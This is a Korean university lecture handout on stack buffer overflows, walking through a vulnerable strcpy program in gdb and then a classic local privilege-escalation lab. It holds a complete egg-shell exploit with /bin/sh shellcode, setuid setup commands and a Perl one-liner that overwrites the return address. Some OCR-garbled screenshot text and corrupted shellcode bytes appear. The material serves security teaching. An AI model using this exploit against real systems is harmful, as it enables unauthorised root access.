# 7주차 1차시. 스택 버퍼 오버플로우 공격

## [학습목표]

1. 스택 버퍼 오버플로우 공격 개념 및 수행에 대해 설명할 수 있다.

## 학습내용1: 스택 버퍼 오버플로우 개념

#### 1. 개념

버퍼(Buffer) 데이터를 한 곳에서 다른 곳으로 전송하는 동안 일시적으로 보관하는 메모리 영역 오버플로우(Overflow) 버퍼가 가지는 일정 크기를 넘는 데이터가 입력되는 현상 프로그램이 사용하는 버퍼

- · 스택(Stack)
- · 힙(Heap)

#### 2. 버퍼 오버플로우 공격

- · 버퍼에 일정 크기 이상의 데이터를 입력하여 프로그램을 공격하는 행위
- · 스택 버퍼 오버플로우〉 스택에 존재하는 버퍼에 대한 공격
- · 힙 버퍼 오버플로우> 힙에 존재하는 버퍼에 대한 공격

#### 3. 스택 버퍼 오버플로우 공격에 취약한 예

```
    ✓ bugfile,c
    #include ⟨stdio,h⟩
    ① int main(int argc, char *argv[]) {
    ② char buffer[10];
    ③ strcpy(buffer, argv[1]);
    ④ printf("%s\n", &buffer);
    }
    ② char buffer[10]

            : 크기가 10바이트인 버퍼 할당
            ③ strcpy(buffer, argv[1])
            : 버퍼에 첫 번째 인자(argv[1]) 복사
```

## 학습내용2 : gdb 분석을 통한 스택 버퍼 오버플로우 이해

#### 1. 주제/참고

주제 : gdb 분석을 통한 스택 버퍼 오버플로우 이해 참고

- 하빟미디어
- · 정보 보안 개론과 실습: 시스템 해킹과 보안
- 305페이지
- · 실습 7-1. gdb 분석을 통해 취약프로그램의 스택 버퍼 오버플로우 개념 이해하기

### 2. bugfile.c 컴파일

- \* bugfile.c 컴파일
- # gcc bugfile.c -g -o bugfile

## 3. gdb를 이용해 bugfile.c 소스 코드 확인

\* list : 소스 코드를 출력하는 명령

# gdb bugfile (gdb) list

## 4. list 명령 옵션

\* list 명령 옵션을 이용한 특정 행의 범위(3행~7행)를 조회 (gdb) list 3, 7

#### 5. 브레이크 포인트 설정

- \* gdb 이용 디버깅 수행 시 list 명령 수행 결과로 나타난 프로그램 행 번호 기준
- \* b(reak) [브레이크 포인트 설정 행]

(gdb) break 5

### 6. bugfile.c의 어셈블리어 코드 확인

- \* main과 strcpy 함수의 어셈블리어 코드 확인
- \* 함수별 어셈블리어 코드 확인

disass [함수이름]

(gdb) disass main

```
TO MEM 192,168,75,132

Cyrlb> diseas main to the disease main the di
```

(gdb) disass strcpy

```
| Section | Sec
```

### 7. 설정한 브레이크 포인트 지점까지 프로그램 실행 후 변수 확인

- \* 설정한 브레이크 포인트(char buffer[10];)까지 프로그램 실행
- \* run [인수] 명령을 이용하여 인수 AAAA 입력 (gdb) run AAAA

```
THE 192.168.75.132

(gdb) run AAAA

Starting program: /wishfree/bugfile AAAA

Breakpoint 1, main (argc=2, argu=8xbffffd94) at bugfile.c:5

5 strcpy(buffer, argu[1]);
(gdb)
```

- \* 브레이크 포인트에서 각 변수 값과 스택의 구조 확인
- \* 변수 값은 p(rint) [변수이름] 을 통해서 확인
- (gdb) print argc
- (gdb) print argv[0]
- (gdb) print argv[1]
- (gdb) print buffer

```
© 192 192,168,75,132

(gdb) print argc

$ 1 = 2

(gdb) print argv[0]

$ 2 = @bxfffe88 "/vishfree/bugfile"

(gdb) print argv[1]

$ 3 = @bxffefe92 "none"

(gdb) print buffer

$ 4 = "7203100410b2201022410041057224"

(gdb)

▼
```

#### 8. 레지스터 값과 스택 확인

- \* 레지스터 전체 값: info reg 명령 조회
- \* 특정 레지스터 값: info reg [레지스터종류] 명령
- \* 스택 확인 : x/[조회하는 메모리 범위]xw[조회하는 메모리 지점]

(gdb) info reg \$esp (gdb) x/16xw \$esp



#### 9. 다음 단계로 넘어가기

gdb에서 다음 단계로 넘어가는 명령

- > s(tep)
- 한 행씩 실행하는데 함수 포함하면 함수 내부로 이동 실행
- 올리 디버거 툴의 [Step into] 메뉴와 기능 동일
- > n(ext)
- 한 행씩 실행하는데

함수 포함하면 함수 완전 실행 후 다음 행으로 이동

- 올리 디버거 툴의 [Step over] 메뉴와 기능 동일
- > c(ontinue)
- 현재 위치에서 프로그램의 끝(또는 브레이크)까지 실행 next 명령으로 strcpy(buffer, argv[1]); 실행 buffer 값과 esp 값으로부터 스택 내용 다시 확인
- (gdb) next
- (gdb) print buffer
- (gdb) info reg \$esp
- (gdb) x/16xw \$esp



\* c(ontinue) 명령으로 프로그램 마지막까지 실행 (gdb) c

```
조 털녓 192,168,75,132
                                                                             _ | X
 ogram exited with code 05.
```

#### 10. char buffer[10] 범위를 넘겨서 실행

\* 버퍼 오버플로우 확인


printf("%s\n", &buffer); 행에 브레이크 포인트를 설정

A를 13개 인수로 입력 후 스택 내용 확인

(gdb) break 6

(adb) run AAAAAAAAAAAA

(qdb) x/16xw \$esp



#### 11. 어셈블리어 코드 분석

```
0x80483f8 (main):
                                 push
                                         %ebp
0x80483f9 (main+1):
                                 %esp.%ebp
                        mov
                                 $0xc, %esp
0x80483fb (main+3):
                        sub
0x80483fe (main+6):
                        mov
                                 0xc(%dbp),%eax
0x8048401 (main+9):
                         add
                                 $0x4,%edx
0x8048404 (main+12):
                                 (%eax), %edx
                        mov
0x8048406 (main+14):
                        push
                                 %edx
0x8048407 (main+15):
                                 0xfffffff4(%ebp),%eax
                        lea
0x804840a (main+18):
                        push
                                 %eax
```

```
0x804840b <main+19>:
                                    0x8048340 <strcpy>
                           call
0x8048410 (main+24):
                           \operatorname{\mathsf{add}}
                                    $0x8, %esp
0x8048413 (main+27):
                                    0xfffffff4(%ebp),%eax
                           lea
0x8048416 (main+30):
                          push
                                    %eax
0x8048417 (main+31):
                          push
                                    $0x8048480
                                    0x8048330 <printf>
                          call
0x804841c (main+36):
0x8048421 <main+41>:
                           add
                                    $0x8,%esp
0x8048424 (main+44):
                           leave
0x8048425 (main+45):
                          ret
```

0x80483f8 (main): push %ebp

최초의 프레임 포인터(ebp) 값을 스택에 저장

0x80483f9 \(\text{main+1}\): mov \(\text{%esp, \(\text{webp}\)}

현재의 esp 값을 ebp 레지스터에 저장


0x80483fb \(\text{main+3}\): sub \(\\$0xc,\%esp\)

esp 값(int c 할당 값)에서 12바이트(0xc)만큼 빼줌

스택에 4바이트 용량 할당



0x80483fe 〈main+6〉: mov 0xc(%dbp), %eax ebp에서 상위 12바이트(0xc)의 내용을 eax 레지스터에 저장 argv[0] 포인터- int main(intargc, char \*argv[]) 함수가 호출되기 전에 인수 부분(int argc, char \*argv[])이 스택에 쌓인 것




0x8048401 〈main+9〉: add \$0x4,%edx eax 값에서 4바이트만큼 증가


주소 값 하나는 4바이트고, eax는 argv[0]에 대한 포인터이므로 argv[1] 가리킴

0x8048404 〈main+12〉: mov (%eax),%edx eax 레지스터가 가리키는 주소의 값을 edx 레지스터에 저장 프로그램을 실행할 때 인수 부분 가리킴

0x8048406 〈main+14〉: push %edx 프로그램 실행할 때 인수에 대한 포인터를 스택에 저장 인수를 주지 않고 프로그램을 실행하면 스택에 0x0 값 저장




0x8048407 〈main+15〉: lea 0xfffffff4(%ebp),%eax -12(%ebp)의 주소에 대한 주소 값을 eax 레지스터에 저장 실행되는 실행 파일 이름(argy[0])의 주소에 대한 주소 값 0x804840b 〈main+19〉: call 0x8048340 〈strcpy〉 strcpy 명령 호출



#### 12. strcpy 함수


- ① 입력된 인수의 경계 체크 않음
- ② 인수는 buffer[10]으로 길이가 10바이트를 넘으면 안 됨
- ③ 이보다 큰 인수를 받더라도 스택에 씀
- ④ 인수 A를 13개 쓰면 다음 그림과 같이 A가 쌓임



## 13. 스택 버퍼 오버플로우 공격 발생

ebp 일부 주소 중 1바이트를 A 문자열이 덮어쓰기 때문에 저장된 ebp 값 손상 → 프로그램은 오류 발생

셸 코드를 메모리에 올려두고 ret 주소를 셸 코드의 실행 주소로 바꾸면 프로그램이 실행을 마치고 돌아갈 곳을 공격 셸이 위치한 곳으로 바꿔줌으로써 스택 버퍼 오버플로우 공격은 수행되고 셸을 얻을 수 있음



## 학습내용3 : 스택 버퍼 오버플로우 수행


```
1. 주제/참고
```

```
주제 : 스택 버퍼 오버플로우 수행
참고
· 한빛미디어
· 정보 보안 개론과 실습: 시스템 해킹과 보안
• 315페이지
· 실습 7-2. 스택 버퍼 오버플로우 수행하기
2. eggshell.c
#include <stdlib.h>
#define DEFAULT_OFFSET 0
#define DEFAULT_BUFFER_SIZE 512
#define DEFAULT_EGG_SIZE 2048
#define NOP 0x90
char shellcode[] =
        "\times 31 \times 0 \times 46 \times 31 \times 0 \times 31 \times 0"
       "\x55\x89\xe5\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46"
       "\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89"
       "\xd8\x40\xcd\x80\xe8\xdc\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68"
       x00\xc9\xc3\x90/bin/sh;
unsigned long get_esp(void) {
       __asm__("movl %esp, %eax");
}
void main(int argc, char *argv[]) {
       char *buff, *ptr, *egg;
       long *addr_ptr, addr;
       int offset=DEFAULT_OFFSET,
                                    bsize=DEFAULT_BUFFER_SIZE;
       int i, eggsize=DEFAULT_EGG_SIZE;
       if(argc > 1) bsize = atoi(argv[1]);
       if(argc > 2) offset = atoi(argv[2]);
       if(argc > 3) eggsize = atoi(argv[3]);
       if(!(buff = malloc(bsize))) {
              printf("Can't allocate memory.₩n");
              exit(0);
```

```
}
        if(!(egg = malloc(eggsize))) {
                printf("Can't allocate memory.₩n");
                exit(0);
        }
addr = get_esp() - offset;
        printf("Using address: 0x%x₩n", addr);
        ptr = buff;
        addr_ptr = (long *) ptr;
        for(i = 0; i < bsize; i+=4)
                *(addr_ptr++) = addr;
        ptr = egg;
        for(i = 0; i < eggsize - strlen(shellcode) - 1; i++)
                *(ptr++) = NOP;
        for(i = 0; i < strlen(shellcode); i++)
                 *(ptr++) = shellcode[i];
        buff[bsize - 1] = ^{\prime}W0';
        egg[eggsize - 1] = ^{1}W0';
        memcpy(egg, "EGG=",4);
        putenv(egg);
        memcpy(buff, "RET=",4);
        putenv(buff);
        system("/bin/bash");
}
3. bugfile.c와 eggshell.c 컴파일
* bugfile.c를 관리자 계정으로 컴파일
* bugfile에 SetUID를 부여
# gcc -o bugfile bugfile.c
# gcc -o egg eggshell.c
# chmod 4755 bugfile
```

#### 4. 취약 함수 찾기

- \* strings 명령으로 컴파일한 프로그램이 사용한 함수 확인
- \* gdb 이용하여 확인한 strcpy 함수가 어떻게 사용되는지 확인
- \* 공격자가 이 입력 값에 대한 조작이 가능한지 판단
- # su wishfree
- \$ strings bugfile



## 5. 'Segmentation Fault'가 일어나는 지점 찾기

- \* 프로그램 ret 주소 변조 되면 'Segmentation fault' 오류 발생
- \* 오류를 통해 ret 주소 위치를 역으로 확인 수 있음
- \* ret 주소가 저장되는 위치를 찾기 위해 임의 길이의 A문자 입력
- \$ ./bugfile AAAAAAAAAAAAAA
- \$ ./bugfile AAAAAAAAAAAAAAA



\* 16번째 문자에서 'Segmentation fault'가 발생

bugfile.c의 char buffer[10]가 할당되는 주소 공간 12바이트, ebp 저장 공간 4바이트이기 때문임  $17\sim20$ 바이트까지 ret 주소임

#### 6. eggshell 실행

- \* eggshell 실행 셸 코드를메모리에 남겨두고 주소 확인
- \$ ./eggshell



#### 7. 스택 버퍼 오버플로우 공격 수행

- \* 펄(Perl) 이용하여 A 문자열과 셸의 메모리 주소를 bugfile에 직접 실행
- \$ perl -e 'system "./bugfile", "AAAAAAAAAAAAAAAAA\\x38\\xfd\\xff\\xbf"'
- \$ id

## [학습정리]

- 1. 버퍼 오버플로우 공격은 버퍼에 일정 크기 이상의 데이터를 입력하여 프로그램을 공격하는 방법이다.
- 2. 스택 버퍼 오버플로우는 입력 값을 확인하지 않는 입력 함수에 정상적인 크기보다 큰 입력 값을 입력하여 ret 값을 덮어씌움으로써 임의의 코드를 실행하는 공격이다.